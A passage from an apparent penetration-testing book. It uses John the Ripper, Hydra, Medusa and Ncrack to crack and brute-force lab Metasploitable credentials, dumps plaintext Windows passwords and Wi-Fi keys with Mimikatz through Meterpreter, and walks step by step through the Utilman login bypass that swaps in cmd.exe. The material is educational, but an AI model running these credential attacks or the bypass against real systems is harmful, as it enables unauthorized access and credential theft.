3 password hashes cracked, 4 left
```

And there we go; we now have 3 usernames and passwords to play with:

sys/ batman
klog/ 1234567898
service/ service

There are 4 that it could not get, let ’ s try another wordlist:

```
john --wordlist=/usr/share/sqlmap/txt/wordlist.txt cracked
john --show cracked
```

The sqlmap wordlist is much larger, so it takes longer to run. But it was able to cracked two more:

postgres/ postgres
user/ user

I am actually surprised that it did not get the main “msfadmin/ msfadmin” password. I was sure that used to be picked up with the default John wordlist in the past. But all in all, 5 out of 7 passwords cracked using just two wordlists isn’t that bad.

Now that we have some passwords to play with, Kali has several tools available that uses them to perform automate attacks. We will look at three:

Hydra
Medusa
Ncrack

These tools will take our provided credentials and try each combination against the specified service running on the Metasploitable target.

Automating Password Attacks with Hydra

Tool Authors: Van Hauser, Roland Kessler
Tool Website: http://www.thc.org/thc-hydra


Hydra is a brute force attack program that takes a user list and password list and tries different combinations of them to attack server services.

If we make a text file with the usernames and another with the passwords that we acquired above, we can feed them to a program like Hydra to automate testing of these passwords to see what services they will work against.

Create the following two text files and save them in the Desktop directory:

user - put in all the usernames found above, include msfadmin
pass - put in all the passwords found above, include msfadmin

I included msfadmin as I believe it used to be included in the dictionary files. And if you remember, it was already given to us when we looked at the telnet server in the Metasploit chapter:




```
root@kali:~# telnet 192.168.1.68
Trying 192.168.1.68...
Connected to 192.168.1.68.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

Now, to use Hydra to attack the SSH service with our newly discovered passwords:

hydra -L user -P pass 192.168.1.68 ssh

The "***-L***" switch lists our username file, "**user**" in this case. The "***-P***" switch is the location of our password file, or "**pass**" in this case. Then we just list the target IP address and "***ssh***" for the service:



```
root@kali:~/Desktop# hydra -L user -P pass 192.168.1.68 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-02-23 16:22:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 36 login tries (l:6/p:6), ~0
 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.68   login: sys   password: batman
[22][ssh] host: 192.168.1.68   login: msfadmin   password: msfadmin
```

(You can use Hydra-GTK from the Online Password attack menu if you prefer a graphical interface)

As you can see it found the right combination of username and password pretty quick:

Sys/ batman and ***msfadmin/ msfadmin***


Though it is kind of silly trying a small list of passwords that we already know, the concept is solid. Without having any of the actual passwords we could use hydra with a large username and password dictionary file to try to brute force our way into the server.

Automating Password Attacks with Medusa

Tool Authors: JoMo-Kun, Foofus and Development team
Tool website: http://foofus.net/goons/jmk/medusa/medusa.html


We could also use the same username and password list with Medusa.

"medusa -d" to list all available modules
medusa -h 192.168.1.68 -U ~/Desktop/user -P ~/Desktop/pass -M ftp



```
root@kali:~# medusa -h 192.168.1.68 -U ~/Desktop/user -P ~/Desktop/pass -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
et>
```

Medusa tries all of the username, passwords combos and in a short time you should see the following:




```
ACCOUNT FOUND: [ftp] Host: 192.168.1.68 User: service Password: service [SUCCESS
]
ACCOUNT CHECK: [ftp] Host: 192.168.1.68 (1 of 1, 0 complete) User: postgres (4 o
f 6, 3 complete) Password: batman (1 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.68 (1 of 1, 0 complete) User: postgres (4 o
f 6, 3 complete) Password: 1234567898 (2 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.68 (1 of 1, 0 complete) User: postgres (4 o
f 6, 3 complete) Password: service (3 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.68 (1 of 1, 0 complete) User: postgres (4 o
f 6, 3 complete) Password: postgres (4 of 6 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.68 User: postgres Password: postgres [SUCCE
SS]
```

Automating Password Attacks with Ncrack

Tool Authors: Fotis Hantzis, Fyodor
Tool Website: https://nmap.org/ncrack/man.html

Last but not least, we could use Ncrack with the recovered credentials against our target system.

ncrack -p 21 -U ./Desktop/user -P ./Desktop/pass 192.168.1.68



```
root@kali:~# ncrack -p 21 -U ./Desktop/user -P ./Desktop/pass 192.168.1.68

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2016-02-24 13:23 EST

Discovered credentials for ftp on 192.168.1.68 21/tcp:
192.168.1.68 21/tcp ftp: 'postgres' 'postgres'
192.168.1.68 21/tcp ftp: 'service' 'service'

Ncrack done: 1 service scanned in 18.01 seconds.

Ncrack finished.
```

Between the three tools, I really do not have a preference. Also remember that these tools could be used against Windows systems as well. I would advise the reader to explore the capabilities and differences of each to see which would work better for them in their current circumstance.

Conclusion

That is all there is too it. Because we had a root shell, we were able to grab the Linux password hashes from the system by simply copying them and pasting them to our local machine. We were then able to use John the Ripper to crack them.

Once they were cracked Kali has multiple tools that could be used to automate password attacks against a target system. The three covered are not the only tools available in Kali. Also, if you remember from the Metasploit chapter there were many Meterpreter modules that had a place to set usernames and passwords. How cool would it be to just feed our newly cracked passwords into these scanners and unleash them on the Metasploitable box?

Hopefully this chapter showed the importance of using long complex passwords or multiple authentication types to protect accounts. As once passwords are cracked, they could be used to automatically attack services and systems network wide.

The passwords cracked in this chapter were from an older version of Linux. Sam Bowne (Professor at City College San Francisco) has a great tutorial on his site for cracking newer versions of Linux passwords:

https://samsclass.info/123/proj10/p12-hashcat.htm

Chapter 23

Mimikatz Plain Text Passwords

MimiKatz

Tool Author: Benjamin Delpy
Tool Website: http://blog.gentilkiwi.com/mimikatz

In this section we will look at recovering remote passwords in plain text. You read that right, ***plain text!*** Windows stores passwords in plain text in several locations in Windows processes. And you are able to recover these using Delpy's amazing tool. Mimikatz has been available as a stand-alone program for a while now, and has been added into the Metasploit Framework as a loadable Meterpreter module, making recovering passwords once you have a remote session incredibly easy. And did I mention the passwords are in plain text?


In this chapter we will learn how to use Mimikatz through Metasploit to recover passwords from a remote system. And then we will see how Mimikatz could be used in a physical attack, an attack where the security tester has physical access to the system. There are several other ways you could use Mimikatz that we will not cover, and Benjamin does a great job at updating the tool, so I highly recommend visiting the tool blog for the latest information.

Metasploit Mimikatz Extensions

We will start with an active Windows 7 System level remote shell in Meterpreter. See the Chapter on Bypassing UAC to see how to go from an administrator level to system level account. We will then load the Mimikatz Extensions (called "kiwi" in Meterpreter) and use it to display passwords.

Kiwi usage:


1. Type, "***load kiwi***":



```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.0 alpha (x86/win32) release "Kiwi en C"
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
meterpreter > 
```


The Kiwi extension is now loaded.

2. Type, "***help***" to view available commands:



```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials
    creds_kerberos         Retrieve Kerberos creds
    creds_livessp          Retrieve LiveSSP creds
    creds_msv              Retrieve LM/NTLM creds (hashes)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds
    creds_wdigest          Retrieve WDigest creds
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    lsa_dump               Dump LSA secrets
    wifi_list              List wifi profiles/creds

meterpreter > 
```

3. Type, “***lsa_dump***” to dump the LSA secrets:




```
[*] Dumping LSA secrets
Policy Subsystem : 1.11
Domain/Computer  : WIN-420RBM3SRVF
System Key       : 7877fcf42914e25228a93677f78224e5
NT5 Key          :

NT6 Key Count    : 1

 1. ID           : {04c09bbd-6d90-8aad-50bf-44b0db695dbc}
 1. Value        : 324ce3ef80710cf46421fa547999614491b3c1f8e47
4bd

Secret Count     : 3

 1. Name         : DefaultPassword
 1. Current      : password
 1. Old          : ROOT#123
```

As you can see, this user is using the ultra-secure password of “***password***”. Even his previous password of “***ROOT#123***” isn’t that great either. Well, at least he is consistent. If you scan further down the return you can also find all of the user’s password hashes.

Maybe we don’t need all of the information returned from that command. If we want to just grab user accounts and plain text passwords:

4. Type, “***creds_all***”:



```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
all credentials
===============

Domain           User             Password  LM Hash
------           ----             --------  -------
WIN-420RBM3SRVF  Dan              password
WORKGROUP        WIN-420RBM3SRVF$
```

If the target uses Wi-Fi, you can get a complete list of the networks it connects to and passwords with the “***wifi_list***” command.

5. Type, “***wifi_list***”:

```
(....SIMULATED....)
TP-Link TL-WN722M
================================================

Name            Auth       Type          Shared Key
--------        ------     ------        --------------
HomeWiFi        WPA2PSK  passPhrase    NoPlaceLikeHome
NeighborsWiFi   WPA2PSK  passPhrase    GetOffMyWiFi!
```

Though I didn’t use Windows 8 in this example, you also have the “***creds_livessp***” command. As Benjamin explained to me one day, many Win8 systems tag a MS Live e-mail account to their login credentials. With Mimikatz you can get both their login password and their e-mail password with one command. Though Mimikatz works great in Metasploit, it is originally a standalone tool. Let’s change gears for a bit and see how else we could use Mimikatz.

Mimikatz and Utilman

For ages the security field mantra has been, if you have physical access, you have total access. And in many cases this is true. I performed onsite server and workstation support throughout upstate New York and Northern Pennsylvania for about 20 years and have seen companies do some really silly things when it comes to physical security. I have been in and out of hundreds of facilities, allowed to roam around completely unsupervised.

At one datacenter that I showed up to repair a server; none of the admins could be found and the network manager was off site. Not one of them answered their pages or cell phone calls. So the receptionist did the only logical thing, she ushered me into their large server room and left me there, completely unsupervised for about an hour until someone showed up. One time I saw a major company prop their secure server room door open with cabling boxes and leave it unsupervised while they took their hour lunch.

I was told by a retired Special Forces operator that in a business environment, if you are armed with a tie and a clipboard, no one will stop you. And he was right. Out of my 20 years of doing onsite server and IT support involving banks, government facilities, research centers and large corporations - once inside the building, I was stopped and asked to verify my Identification only three times!

Physical security is very important, but what are some ways an attacker might use to compromise a machine that they have access to. In this section we will look at one possible technique called the “Utilman Bypass” We will use a Kali Live CD, along with Mimikatz to create a very power combination.

Utilman Login Bypass

Okay this technique is really old, and not technically an attack. It originated from an old Microsoft TechNet Active Directory support forum message. This technique, called the “*Utilman Bypass*”, was one technique recommended to log into a Windows server in case you forgot the password.

The Utilman bypass works by manipulating a helpful windows function that is available at the login prompt. It allows a system level command session to open without using credentials. I have friends who support large networks that tell me that they still use this technique for legitimate purposes. For example when old corporate stand-alone systems need to be backed up and re-purposed and no one can remember the system password, they will use this technique.


To perform this procedure you need a (Kali) Linux boot disk. We will boot from the disk and change the Windows "Utilman" program, so when the "*Windows*" + "*U*" keys are pressed, a command prompt will open instead of the normal utility menu. We will work through this process step-by-step.

Warning:

If you do something wrong in this procedure you could render your Windows system unbootable. Ye have been warned.

For this example I used a stand-alone physical Windows 7 system as the target. Though more advanced readers may want to try this using the Windows 7 Virtual Machine. I will not cover this procedure, but basically it entails editing the Windows 7 VM, setting the Kali ISO as the CD Rom drive and modifying the Windows 7 VM configuration file to allow a several second Bios screen pause before booting, so "boot from CD" can be selected.


1. On a ***test*** Windows system, boot from a Kali Linux Live CD:


KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (686-pae)
Live (686-pae failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options


2. Choose the "***Live 686-pae***" boot option.

3. After a while the Kali Desktop will appear. Click "***Places***", "***Computer***" and then **"+** ***Other Locations***".

4. Select your local hard drive that will show up as “***xx GB Filesystem***”:



5. Click on “***xx GB Volume***” and your Windows File system will show up:



You can now view all of the files on the Windows system and can navigate through the directory structure at will.


Note:

If the hard drive is not encrypted, you have complete access to the Windows file system at this point

6. Navigate to the “***Windows\System32***” directory:

What we are going to do now is to replace the Utilman executable with a copy of the command prompt executable. We will rename the original ‘Utilman.exe’ file out of the way, make a duplicate copy of ‘cmd.exe’ and rename it to ‘Utilman.exe’.


7. Find the “**utilman.exe**” file and rename it to “**utilman.old**”:




Utilman.old

8. Right click on the “***cmd.exe***” file and click “***copy***”, now past it right back into the same


directory. You should now have both “***cmd.exe***” and a file called “***cmd (copy).exe***”, like so:



9. Now rename the “***cmd (copy).exe***” file to “***Utilman.exe***”.




You should now have two Utilman files, ‘utilman.old’ (which is the original) and the new ‘utilman.exe’ file (which is the copy of cmd.exe):



And that is all we need to do. Keep the *Utilman.old* file in case you want to switch it back and restore normal Utilman functionality.

10. Now just shutdown Kali and let the Windows system boot up normally.

